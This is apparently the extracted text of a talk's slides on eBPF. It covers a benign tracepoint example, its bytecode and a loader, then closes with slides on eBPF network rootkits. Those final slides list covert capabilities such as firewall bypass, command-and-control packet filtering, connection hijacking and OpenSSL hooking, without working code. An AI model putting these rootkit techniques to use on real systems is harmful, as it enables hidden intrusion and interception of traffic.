
EBPF

THE ORIGINS

Efficient network filtering from user space programs.

CURRENTLY


Rapidly, growth in many other areas. Allows you to dynamically add trace points to any kernel function.



EBPF

Programs can be attached to:

- Network interfaces
- Kernel functions
- User mode functions



SAFE AND EFFICIENT

PROGRAMS TYPICALLY WRITTEN IN C, C++ OR RUST

- Variables, loops, conditionals
- Helper functions


COMPILED BY LLVM OR GCC INTO BPF BYTECODE

- Agnostic to Kernel version

```
SEC("tracepoint/syscalls/sys_enter_execve")
int trace_sys_enter_execve(struct pt_regs *ctx)
{
    char comm[TASK_COMM_LEN];
    bpf_get_current_comm(&comm, sizeof(comm));

    bpf_trace_printk("New process: %s\n", comm);
    return 0;
}
```

bpf.c



```
trace_sys_enter_execve:
# %bb.0:
    *(u64 *)(r10 - 8) = r1
    r1 = r10
    r1 += -24
    *(u64 *)(r10 - 32) = r1
    r2 = 16
    call bpf_get_current_comm
    r2 = *(u64 *)(r10 - 32)
    r1 = .L.str ll
    call bpf_trace_printk
    r0 = 0
    exit
.Lfunc_end0:
    .size    trace_sys_enter_execve, .Lfunc_end0 - .
    .type    .L.str,@object
    .section .rodata.str1.1,"aMS",@progbits,0
.L.str:
    .asciz   "New process: %s\n"
    .size    .L.str, 17

    .addrsig
    .addrsig_sym trace_sys_enter_execve
    .addrsig_sym bpf_get_current_comm
    .addrsig_sym bpf_trace_printk
```

bpf.o

SAFE AND EFFICIENT

SENT TO KERNEL VIA A USER SPACE LOADER

- CAP_ADMIN or CAP_BPF*

EBPF VERIFIER

- Complex or unexpected behaviour
- Too big
- Accessing invalid memory

JIT COMPILER

- Enables portability accross kernels

ATTACHEMENT

- Run once per packer or function call
- Stateless (store data using BPF maps)

```
int main() {
    struct bpf_object *obj;
    int prog_fd;

    // Load the BPF object file
    obj = bpf_object__open_file("bpf.o", NULL);
    if (!obj) {
        return 1;
    }

    // Load the BPF program
    if (bpf_object__load(obj)) {
        return 1;
    }

    // Find the FD of the loaded BPF program
    prog_fd = bpf_program__fd(
        bpf_object__find_program_by_name(
            obj, "trace_sys_enter_execve"));
    if (prog_fd < 0) {
        return 1;
    }

    // Attach the BPF program to the tracepoint
    if (bpf_attach_tracepoint(
        prog_fd, "syscalls/sys_enter_execve") < 0) {
        return 1;
    }

    printf("BPF program attached to tracepoint\n");
}
```

main.c




NETWORK ROOTKITS

EBPF - NETWORK



EBPF - NETWORK




eBPF attack:

- Read and write packets before the firewall
- Routing packets across network
- Altering source and destination IP/port

Auditory:

- Connection from internal network to SSH
- No internet connections

EBPF - NETWORK



eBPF attack:

- Reading C2C packets, others are discarded
- Hijacking existing connections
- Cloning packets to create new traffic
- Hook into OpenSSL functions

